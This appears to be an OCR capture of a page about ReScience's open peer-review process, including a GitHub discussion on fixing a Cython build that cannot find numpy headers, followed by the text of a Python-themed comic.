
## Open peer-review

Editor is publicly assigned by editor-in-chief.

Reviewers are publicly invited to review (they can decline the invitation of course)

The actual review takes place in the discussion area of the issue. Anybody can enter the discussion unless this discussion is locked.

This means anybody can give advice and/or comment because this discussion is public.



anyaevostinar commented 9 days ago Member

**@rougier** Yes, though here is the full version info:
`Configured with: --prefix=/Applications/Xcode.app/Contents/Developer/usr --with-gxx-include-dir=/usr/include/c++/4.2.1 Apple LLVM version 7.0.2 (clang-700.1.81) Target: x86_64-apple-darwin14.5.0 Thread model: posix`

**@Fjanks** That pyximport code works correctly with only 'unused function' warnings. I'll try without pyximport anyway.

anyaevostinar commented 9 days ago Member

When building algorithms with distutils I get:
`algorithms.c:232:10: fatal error: 'numpy/arrayobject.h' file not found #include "numpy/arrayobject.h"`

I can import numpy into Python fine, so I'm not sure what the problem is.

Fjanks commented 9 days ago

Ok, thats not what I expected, but this error message is much more informative than the one before. It doesn't find the numpy header files automatically. The good news is that numpy itself knows where they are, it has a function numpy.get_include().
Please try this setup.py:

> from distutils.core import setup
> from Cython.Build import cythonize
> import numpy
>
> setup(
> name = 'algorithms',
> ext_modules = cythonize("algorithms.pyx", include_path = [numpy.get_include()]),
> )


anyaevostinar commented 5 days ago Member


That does not seem to fix the error, when I try with python3 I get this:

```
python3 setup.py build_ext --inplace running build_ext building 'algorithms' extension
creating build/temp.macosx-10.6-intel-3.4 gcc-4.2 -fno-strict-aliasing -fno-common -dynamic
-DNDEBUG -g -fwrapv -O3 -Wall -Wstrict-prototypes -arch i386 -arch x86_64 -g -
I/Library/Frameworks/Python.framework/Versions/3.4/include/python3.4m -c algorithms.c -o
build/temp.macosx-10.6-intel-3.4/algorithms.o algorithms.c:232:31: error:
numpy/arrayobject.h: No such file or directory algorithms.c:233:31: error:
numpy/ufuncobject.h: No such file or directory algorithms.c:544: error: expected '=', ',',
';', 'asm' or '__attribute__' before '__pyx_t_5numpy_int8_t'
```

PYTHON THE ALMIGHTY

## The Lazarus effect


PYTHON!
YOU'RE FLYING! HOW?
I LEARNED IT LAST NIGHT! EVERYTHING IS SO SIMPLE!
HELLO WORLD IS JUST print "Hello, world!"
I DUNNO... DYNAMIC TYPING? WHITESPACE?
COME JOIN US! PROGRAMMING IS FUN AGAIN! IT'S A WHOLE NEW WORLD UP HERE!
BUT HOW ARE YOU FLYING?
I JUST TYPED import antigravity
THAT'S IT?
... I ALSO SAMPLED EVERYTHING IN THE MEDICINE CABINET FOR COMPARISON.
BUT I THINK THIS IS THE PYTHON.



RESCIENCE.GITHUB.IO/FAQ

